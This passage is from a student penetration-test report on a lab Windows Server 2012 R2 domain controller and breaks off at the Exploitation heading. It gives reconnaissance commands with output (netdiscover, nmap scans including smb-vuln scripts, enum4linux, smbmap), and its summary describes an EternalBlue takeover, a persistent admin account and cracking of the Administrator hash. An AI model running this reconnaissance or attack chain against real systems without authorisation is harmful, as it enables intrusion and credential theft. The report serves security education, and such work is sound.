

OffSec Certified Professional

Exam Report

v.1.4

Young Kwang Kweon kweony01@myunitec.ac.nz,

Luis Suarez suarel02@myunitec.ac.nz

OSID: 1605812, 1600140



Copyright © 2025 OffSec Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from OffSec.

Table of Contents

1	Document Control	3
2	Executive Summary	4
	2.1 Recommendations	4
3	Disclaimer	6
4	Terms of Service & Liability	7
5	Introduction	9
6	Methodologies	10
	6.1 Information Gathering	10
	6.2 Service Enumeration	10
	6.3 Penetration	11
	6.4 Maintaining Access	11
	6.5 House Cleaning	11
7	Stages of Penetration Testing	13
	7.1 Passive & Active Reconnaissance	13
	7.2 Scanning	20
	7.3 Exploitation	23
	7.4 Post-Exploitation	27
8	CVSS Matrix Scoring & Security Controls	34
9	Conclusion	36
10	References	37
11	Appendix	38

1 Document Control

Version	Date	Author	Description
1.0	20/11/2025	Young Kwang Kweon, Luis Suarez	Creation of initial template of the report
1.1	23/11/2025	Young Kwang Kweon, Luis Suarez	Finished Introduction, Disclaimer, Terms of Service & Liability
1.2	24/11/2025	Young Kwang Kweon, Luis Suarez	Completed Methodologies and stages of penetration testing
1.3	26/11/2025	Young Kwang Kweon, Luis Suarez	Executive Summary and CVSS scoring done
1.4	27/11/2025	Young Kwang Kweon, Luis Suarez	Conclusion, added Appendix section and Grammar fixes

2 Executive Summary

This penetration test was performed against a Windows Server 2012 R2 domain controller, provided by Unitec for learning and evaluation purposes. The objective of the exercise was to assess how an attacker could interact with the system from the network, identify weaknesses, and demonstrate what level of access could realistically be achieved if the server were deployed in a real-world environment.

The assessment followed the same workflow used in professional consulting engagements:

We began by examining exposed services, mapping how the system was configured, and identifying outdated or vulnerable components. Once the initial reconnaissance was complete, we focused on SMB, RPC, and related Windows networking protocols, which are commonly targeted in modern attacks. Tools such as **Nmap**, **Enum4linux**, **Metasploit Framework**, **SMBclient**, and **John the Ripper** from **Kali Linux** were used to simulate the actions of an external attacker.

During the test, we identified several serious issues. Most significantly, the server had not been patched against **MS17-010 (EternalBlue)**, a long-known SMB vulnerability that allows remote code execution without valid credentials. Exploiting this flaw gave us a direct SYSTEM-level shell. From there, we created a new local administrator account for persistence, extracted the NTLM hash of the built-in Administrator account, cracked the password, and accessed the Administrator's files via the administrative shares.

Although this environment is intentionally vulnerable for training, the path we followed mirrors real-world incidents where attackers move from a single network foothold to full domain compromise. The findings highlight the importance of **timely patching**, **controlled privilege management**, **strong password policies**, and **effective monitoring**. The recommendations in the following section outline practical steps that would reduce these risks in production systems.

2.1 Recommendations

Based on the vulnerabilities identified during the engagement, the following actions are recommended to improve the overall security posture of similar systems:

1. Apply critical security updates and harden SMB

The most urgent action is to ensure that MS17-010 and related SMB vulnerabilities are fully patched. Disabling SMBv1 and limiting SMB exposure to only required hosts will significantly reduce the attack surface. Routine vulnerability scanning should also be used to verify that patches remain consistently applied.

2. Improve password and credential management

The recovery of the Administrator password from a cracked NTLM hash demonstrates that existing passwords do not meet modern security expectations. Stronger password rules and the use of solutions such as Microsoft LAPS for managing local administrator credentials would significantly reduce the impact of a compromised host.

3. Reduce the opportunity for persistence

The ability to create a new administrative account (“hacker”) highlights the importance of monitoring privilege changes. Administrator group membership should be regularly reviewed, and privileged accounts should only exist for as long as they are needed. Just-in-time administration models can help reduce long-term exposure.

4. Enhance Logging and Monitoring

Ensure that events such as remote topology, account creation, and hash dumps trigger significant and measurable alert messages. Configure centralised logging, PowerShell logging, and audit a vital security event.

5. Apply secure configuration baselines

A hardened baseline for domain controllers—aligned with CIS Benchmarks or Microsoft’s security baselines—would address many of the misconfigurations observed. This includes tightening firewall rules, reducing unnecessary services, and reviewing default permissions.

While this assessment was performed in a controlled learning environment, the lessons and security improvements outlined here directly reflect best practices used in real organisations.

3 Disclaimer

This penetration test was performed under the explicit authorisation of Unitec for academic and security assessment purposes. All testing activities were conducted solely on the controlled Windows Server 2012 R2 in a virtual environment and within the approved timeframe. No destructive, disruptive, or denial-of-service techniques were used at any stage.

The findings in this report are based solely on observations made during the authorised testing window. They are intended for educational and security improvement purposes only and must not be used for any unauthorised activities.

The tester accepts no liability for any misuse, misinterpretation, or unauthorised distribution of this report, nor for any system behaviour or security issues that arise after the testing period.

4 Terms of Service & Liability

The following terms outline the responsibilities, expectations, and legal boundaries governing this penetration-testing engagement.

Tester Responsibilities

- Conduct all penetration testing activities strictly within the approved scope and the authorised IP address provided by Unitec.
- Ensure all actions are ethical, non-destructive, and aligned with organisational and legal requirements.
- Maintain confidentiality of all collected information, notes, screenshots, and evidence.
- Document vulnerabilities accurately and provide reasonable remediation guidance.

Client Responsibilities

- Provide valid authorisation for all testing activities.
- Ensure that the testing environment is isolated and approved for penetration testing.
- Understand that identified vulnerabilities represent conditions at the time of testing, and new vulnerabilities may arise later.
- Apply recommended security patches, configuration changes, and mitigations as needed.

Limitations of Liability

- The tester is not responsible for any damage, downtime, or data alteration that occurs after the assessment has been completed.
- The tester is not liable for any vulnerabilities not detected due to system instability, access restrictions, or environmental changes.
- This report does not guarantee that all vulnerabilities have been identified.
- The tester is not responsible for the misuse of reported findings by third parties.

Legal and Ethical Compliance

All testing activities were conducted in accordance with:

- Crimes Act 1961 (NZ)
- Privacy Act 2020 (NZ)
- Unitec cybersecurity and IT usage policies

- Ethical guidelines for professional penetration testing

5 Introduction

Unitec has a server that provides public web-facing content to the users and visitors. Recently, they noticed unusual traffic to the server and are concerned it could be vulnerable to malware exploitation. Unitec authorised us to perform a pen-test on their web server to identify vulnerabilities and assess the likelihood of exploitation.

The purpose of this report is to help Unitec protect its server by providing a comprehensive report detailing the processes we used, any vulnerabilities found, and evaluating the severity of each vulnerability, as well as identifying potential preventative measures.

Our penetration testing report documents the security assessment conducted against a designated Windows Server 2012 R2 system provided by Unitec as part of the HTCS6705 Ethical Hacking and Testing course. It covers the methodologies we used, including the stages of penetration testing – Passive & Active Reconnaissance, Scanning, Exploitation, and Post-Exploitation. Additionally, it evaluates each vulnerability with CVSS scoring and provides recommendations on how to control these vulnerabilities.

6 Methodologies

We utilised a widely adopted approach to perform penetration testing, which is effective in testing the security of Unitec's server (Blackbox) using Kali Linux. The testing process consisted of five core phases to identify and exploit the server system, encompassing all the vulnerabilities found.

6.1 Information Gathering

The initial step in penetration testing is gathering information about Unitec's server to identify the scope of the penetration test. Firstly, we conducted passive reconnaissance, a method that allows us to collect information about targeted computers and networks without actively engaging with the systems (Sheldon, 2023). The aim is to understand the potential technologies, configurations, and threat landscape before initiating active testing.

Activities included:

- **Network Environment Analysis:** To gather information about the local environment – subnet, gateway, and whether the Blackbox is in the same broadcast domain.
- **Wireshark packet captures:** To check broadcast traffic. If the Unitec's server is sending NetBIOS, DHCP, SSDP, or SMB broadcast packets, we can capture them without sending anything to the target.
- **OSINT on Unitec's server:** To gather information about the operating system the server is using from publicly available documents to find known vulnerabilities or bugs.

6.2 Service Enumeration

The service enumeration focuses on gathering information about the services available in the target system. To do so, we conducted active reconnaissance, a method that involves direct interaction with a target system to gather intelligence (“Active vs Passive Reconnaissance: 6 Key Differences”, n.d.). Understanding what applications are running on the system can provide us with detailed information on potential attack vectors that we can test for vulnerabilities in Unitec's server.

Activities included:

- **Nmap Scans:** To find out open ports, running services, and OS versions.

- **SMB Enumeration:** SMB is a network protocol used by Windows to share files, printers, and communications over a network. Gathering information from a Windows machine using the SMB protocol allows us to discover **who** and **what** is on the system without needing a password.
- **SMB Vulnerability Scanning:** To identify security weaknesses in the SMB protocol running on a target system.

6.3 Penetration

After all the potential vulnerabilities are found, the next step is to gain access to Unitec's server systems.

We used '**Metasploit framework**', a penetration testing framework used to find vulnerabilities in a system, and allows testers to test custom exploits and simulate real-world attacks for defense training. During this penetration test, we successfully gained access using the '**EternalBlue**' framework.

6.4 Maintaining Access

Once penetration of the system is complete, the next step is to maintain access, escalate privileges, conduct lateral movement, and extract data from the exploited system. Many exploits are exploitable only once, and attackers may never be able to gain access to the target system after they have performed the exploit. Therefore, the attackers require continuous access to the system, which necessitates maintaining their access.

To maintain access to the Unitec server, we gained access to the Windows Shell, created a user account, and added this account to the administrator group, thereby granting our account administrator privileges on the Unitec system. This allows us to persistently access the server even after sessions from the Metasploit framework are gone by using **SMBClient** to connect to Windows SMB file shares.

6.5 House Cleaning

The last step in penetration testing is to remove all the remnants of the penetration testing, also known as '**house cleaning**'. Fragments of tools (e.g., persistent service running in the background, registries, applications) installed on the target machine or user accounts left on the target's computer can cause security issues. So, it is essential to be meticulous and ensure that no remnants of our penetration are left behind in the machine.

After all the exploitation processes were completed, we removed all user accounts, their passwords, and related files and folders from the system.

7 Stages of Penetration Testing

This section covers step-by-step of our penetration testing on Unitec's server with screenshots.

7.1 Passive & Active Reconnaissance

This step reveals the information of the Unitec's server and vulnerabilities.

Passive Reconnaissance

These are the steps of collecting information from the target server without directly interacting with it.

- **Network Environment Analysis:**

Check our own network settings with 'ip a'.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:1d:ae:ea brd ff:ff:ff:ff:ff:ff
   inet 192.168.4.129/24 brd 192.168.4.255 scope global dynamic noprefixroute eth0
       valid_lft 1029sec preferred_lft 1029sec
   inet6 fe80::9881:ff8:447f:135d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

From the output, we can determine that the network range is **192.168.4.0/24** in eth0. This indirectly helps us estimate where the Unitec server might be located.

To find out all the IP addresses in this range, use **netdiscover**:

sudo netdiscover 192.168.4.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 4 hosts. Total size: 420

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.4.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.4.2	00:50:56:e7:62:0f	4	240	VMware, Inc.
192.168.4.20	00:0c:29:f5:be:5a	1	60	VMware, Inc.
192.168.4.254	00:50:56:f7:3d:bf	1	60	VMware, Inc.

Output showed us a clue that Blackbox's IP address in ethernet interface 0 can be one of **192.168.4.1, 192.168.4.2, 192.168.4.20** and **192.168.4.254**.

- **Wireshark packet captures:**


Use Wireshark to analyse network traffic on Kali's eth0 interface.

No.	Time	Source	Destination	Protocol	Length	Info
14	87.623456945	192.168.4.20	192.168.4.129	ICMP	98	Echo (ping) reply id=0x0003, seq=1/256, ttl=128 (request in 11)
15	88.626284202	192.168.4.129	192.168.4.20	ICMP	98	Echo (ping) request id=0x0003, seq=2/512, ttl=64 (reply in 16)
16	88.626883872	192.168.4.20	192.168.4.129	ICMP	98	Echo (ping) reply id=0x0003, seq=2/512, ttl=128 (request in 15)
17	89.648194610	192.168.4.129	192.168.4.20	ICMP	98	Echo (ping) request id=0x0003, seq=3/768, ttl=64 (reply in 18)
18	89.651579273	192.168.4.20	192.168.4.129	ICMP	98	Echo (ping) reply id=0x0003, seq=3/768, ttl=128 (request in 17)
19	90.653753816	192.168.4.129	192.168.4.20	ICMP	98	Echo (ping) request id=0x0003, seq=4/1024, ttl=64 (reply in 20)
20	90.654495737	192.168.4.20	192.168.4.129	ICMP	98	Echo (ping) reply id=0x0003, seq=4/1024, ttl=128 (request in 19)
21	92.815719183	VMware_id:ae:ea	VMware_f5:be:5a	ARP	42	Who has 192.168.4.20? Tell 192.168.4.129
22	92.816936916	VMware_f5:be:5a	VMware_id:ae:ea	ARP	60	192.168.4.20 is at 00:0c:29:f5:be:5a
23	98.884898802	192.168.4.129	202.124.96.215	NTP	90	NTP Version 4, client
24	98.164291065	202.124.96.215	192.168.4.129	NTP	90	NTP Version 4, server
25	122.993318342	192.168.4.20	192.168.4.255	BROWSER	243	Host Announcement NZBDBC, Workstation, Server, Domain Controller, Time Source, NT Workstation.
26	130.334846785	192.168.4.129	202.124.96.215	NTP	90	NTP Version 4, client
27	130.954845128	VMware_e7:62:0f	Broadcast	ARP	60	Who has 192.168.4.129? Tell 192.168.4.2
28	130.954869694	VMware_id:ae:ea	VMware_e7:62:0f	ARP	42	192.168.4.129 is at 00:0c:29:1d:ae:ea
29	130.955115580	202.124.96.215	192.168.4.129	NTP	90	NTP Version 4, server
30	135.567787577	VMware_id:ae:ea	VMware_e7:62:0f	ARP	42	Who has 192.168.4.2? Tell 192.168.4.129
31	135.568267873	VMware_e7:62:0f	VMware_id:ae:ea	ARP	60	192.168.4.2 is at 00:50:56:e7:62:0f


Output reveals that IP address '**192.168.4.20**' has interesting information. Its hostname is '**NZBDBC**', and it is a domain controller, a server, and NT (Windows) workstation.

- **OSINT on Windows Server 2012 R2:**

Once we find out the exact name of operating system of 192.168.4.20 (after active reconnaissance below), we can look for its vulnerabilities by looking at collection and analysis of data gathered from open sources. Our findings from active reconnaissance revealed that the OS 192.168.4.20 is using '**Windows Server 2012 R2**'. Look up Windows Server 2012 R2 exploit:



According to results from Google, it was revealed that the OS is vulnerable to software called '**EternalBlue**'. From open-source website exploit-db.com, there is a python code to execute EternalBlue on Windows Server 2012 (2017, SLEEPYA):



Active Reconnaissance

These are steps to collect information about the target system by directly interacting with it. From passive reconnaissance, we found out that the server's IP is 192.168.4.20. With a known IP address, we can use the following techniques to get more detailed information about the server.

- **Nmap Scans:**

To find out about the target's operating system, we used 'Nmap' on IP 192.168.4.20:

nmap -O 192.168.4.20

```
(kali㉿kali)-[~]
$ nmap -O 192.168.4.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 22:56 EST
Nmap scan report for 192.168.4.20
Host is up (0.0012s latency).
Not shown: 981 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1027/tcp  open  IIS
1028/tcp  open  unknown
1030/tcp  open  iad1
1031/tcp  open  iad2
1032/tcp  open  iad3
1046/tcp  open  wfremoterm
1069/tcp  open  cognex-insight
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
MAC Address: 00:0C:29:F5:BE:5A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%), Microsoft Windows 7 (93%), Microsoft Windows 7 Professional (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 R2 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 R2 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

It revealed that the Blackbox is using 'Windows Server 2012 R2' as its operating system.

- **SMB Enumeration:**

To find out what folders are shared over the network in the server, we used **enum4linux**, an all-in-one SMB enumeration tool. It automatically tries many techniques to pull information from a Windows host:

enum4linux -a 192.168.4.20

```
(kali㉿kali)-[~]
$ enum4linux -a 192.168.4.20
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Nov 24 21:19:18 2025

===== ( Target Information ) =====
Target ..... 192.168.4.20
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.4.20 ) =====

[+] Got domain/workgroup name: NZBBC

===== ( Nbtstat Information for 192.168.4.20 ) =====

Looking up status of 192.168.4.20
NZBBDC      <00> -      B <ACTIVE>  Workstation Service
NZBBC      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
NZBBC      <1c> - <GROUP> B <ACTIVE>  Domain Controllers
NZBBDC      <20> -      B <ACTIVE>  File Server Service
NZBBC      <1b> -      B <ACTIVE>  Domain Master Browser

MAC Address = 00-0C-29-F5-BE-5A

===== ( Session Check on 192.168.4.20 ) =====

[+] Server 192.168.4.20 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.4.20 ) =====

Domain Name: NZBBC
Domain Sid: S-1-5-21-3082415408-2367182377-3823622187

[+] Host is part of a domain (not a workgroup)
```

```
===== ( OS information on 192.168.4.20 ) =====

[+] OS info for 192.168.4.20 from smbclient:
[+] Got OS info for 192.168.4.20 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

===== ( Users on 192.168.4.20 ) =====

[+] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

[+] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

===== ( Share Enumeration on 192.168.4.20 ) =====

do_connect: Connection to 192.168.4.20 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Sharename      Type      Comment
-----
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.4.20

===== ( Password Policy Information for 192.168.4.20 ) =====

[+] Unexpected error from polenum:

[+] Attaching to 192.168.4.20 using a NULL share
[+] Trying protocol 139/SMB ...
[!] Protocol failed: Cannot request session (Called Name:192.168.4.20)
[+] Trying protocol 445/SMB ...
[!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.

[+] Failed to get password policy with rpcclient

===== ( Groups on 192.168.4.20 ) =====

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

===== ( Users on 192.168.4.20 via RID cycling (RIDS: 500-550,1000-1050) ) =====

[+] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

===== ( Getting printer info for 192.168.4.20 ) =====

do_cmd: Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED

enum4linux complete on Mon Nov 24 21:19:19 2025
```

The outputs revealed that the server allows us to connect **without a username or password**, meaning 'null login' is allowed but does give permission to view shares anonymously. It also tried SMB1 connection (SMB protocol used for file sharing, printer sharing, and network communication on Windows systems) but did not work. To check if SMB service is alive, we used '**submap**':

submap -H 192.168.4.20



```
(kali㉿kali)-[~]  
$ smbmap -H 192.168.4.20  
  
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com  
https://github.com/ShawnDEvans/smbmap  
  
[*] Detected 1 hosts serving SMB  
[*] Established 1 SMB connections(s) and 0 authenticated session(s)  
[!] Access denied on 192.168.4.20, no fun for you ...  
[*] Closed 1 connections
```

The output revealed that SMB service is alive, and connection worked, but no shares or permissions were accessible with null authentication. This confirms:

- No anonymous access
- No guest access
- No share browsing without credentials

- **SMB Vulnerability Scanning:**

Since we know that the server has SMB service, we can inspect its vulnerabilities in SMB protocol by using **nmap SMB scripts**. This checks for EternalBlue(MS), MS10-054, MS10-061 and other known SMB flaws:

nmap -p445 --script smb-vuln* 192.168.4.20

```

(kali@kali)-[~]
$ nmap -p 445 --script smb-vuln* 192.168.4.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 22:23 EST
Nmap scan report for 192.168.4.20
Host is up (0.0012s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:F5:BE:5A (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|  VULNERABLE:
|    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|    State: VULNERABLE
|    IDs: CVE:CVE-2017-0143
|    Risk factor: HIGH
|    A critical remote code execution vulnerability exists in Microsoft SMBv1
|    servers (ms17-010).
|
|    Disclosure date: 2017-03-14
|    References:
|      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 5.53 seconds

```

The output revealed that the server's SMB is vulnerable to '**ms17-010**', which is vulnerable to **remote code execution**. It can be exploited by '**EternalBlue**'.

7.2 Scanning

Port Scan Results

IP address	Ports Open
192.168.4.20	TCP: 53, 88, 135, 139, 389, 445, 464, 593, 636, 1027, 1028, 1030, 1031, 1032, 1046, 1065, 3268, 3269, 5466, 5985, 9389

We ran **nmap** to scan the target and found **21 ports** opened in the table above.

nmap 192.168.4.20 -p- --min-rate 20000 to show all opened ports:

```
(kali㉿kali)-[~]  
$ nmap 192.168.4.20 -p- --min-rate 20000  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 23:04 EST  
Nmap scan report for 192.168.4.20  
Host is up (0.00038s latency).  
Not shown: 65514 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
1027/tcp  open  IIS  
1028/tcp  open  unknown  
1030/tcp  open  iad1  
1031/tcp  open  iad2  
1032/tcp  open  iad3  
1046/tcp  open  wfremoterm  
1069/tcp  open  cognex-insight  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
5466/tcp  open  unknown  
5985/tcp  open  wsman  
9389/tcp  open  adws  
MAC Address: 00:0C:29:F5:BE:5A (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 10.65 seconds
```

With **nmap -sCV 192.168.4.20** for more detailed result:


```
(kali@kali)-[~]
$ nmap -sCV 192.168.4.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-24 23:18 EST
Nmap scan report for 192.168.4.20
Host is up (0.00081s latency).
Not shown: 981 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-11-26 00:18:16Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: NZBBC.local, Site: Defa
ult-First-Site-Name)
445/tcp   open  microsoft-ds   Windows Server 2012 R2 Standard Evaluation 9600 microsoft-ds (workgroup:
NZBBC)
464/tcp   open  kpasswd5?      Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1027/tcp  open  msrpc          Microsoft Windows RPC
1028/tcp  open  msrpc          Microsoft Windows RPC
1030/tcp  open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
1031/tcp  open  msrpc          Microsoft Windows RPC
1032/tcp  open  msrpc          Microsoft Windows RPC
1046/tcp  open  msrpc          Microsoft Windows RPC
1065/tcp  open  msrpc          Microsoft Windows RPC
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: NZBBC.local, Site: Defa
ult-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 00:0C:29:F5:BE:5A (VMware)
Service Info: Host: NZBBDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
|   3.0:2:
|_   Message signing enabled and required
|_ nbstat: NetBIOS name: NZBBDC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:f5:be:5a (VMware)
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard Evaluation 9600 (Windows Server 2012 R2 Standard Evaluation
6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: NZBBDC
|   NetBIOS computer name: NZBBDC\x00
|   Domain name: NZBBC.local
|   Forest name: NZBBC.local
|   FQDN: NZBBDC.NZBBC.local
|_  System time: 2025-11-25T16:19:09-08:00
|_ clock-skew: mean: 22h40m00s, deviation: 4h37m08s, median: 19h59m59s
| smb2-time:
|   date: 2025-11-26T00:19:09
|_  start_date: 2025-11-26T00:14:05

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.07 seconds
```

By understanding what ports are opened, we know what vulnerabilities exist in the system:

Port	Risks
53 (Domain)	Misconfigured DNS can reveal domain info
88 (Kerberos)	Kerberos attack if credentials are exposed

135 (MSRPC)	Can leak system info via rpcdump
139 (NetBIOS Session)	Null session enumeration
389 (LDAP)	LDAP database exposure if misconfigured
445 (SMB)	Biggest vulnerability. • MS17-010 EternalBlue RCE • SMB relay attacks • SMB information leakage • Weak share permissions • Guest or anonymous access • Lateral movement path
464 (kpasswd)	If misconfigured (e.g. weak password), attackers may abuse it for brute-force
593 (ncacn_http)	Can expose WMI/DCOM
636 (LDAPS)	If anonymous bind allowed, sensitive data leak
1027, 1028, 1030, 1031, 1032, 1046, 1065 (dynamic RPC ports)	Many Windows services communicate here, and attackers love to use them for lateral movements as they are harder to firewall
3268 (Global Catalog LDAP)	Huge data leak if anonymous bind allowed
3269 (Global Catalog LDAPS)	Same as 3268 but encrypted
5985 (WinRM)	Remote PowerShell access (full remote control) if credentials are available

7.3 Exploitation

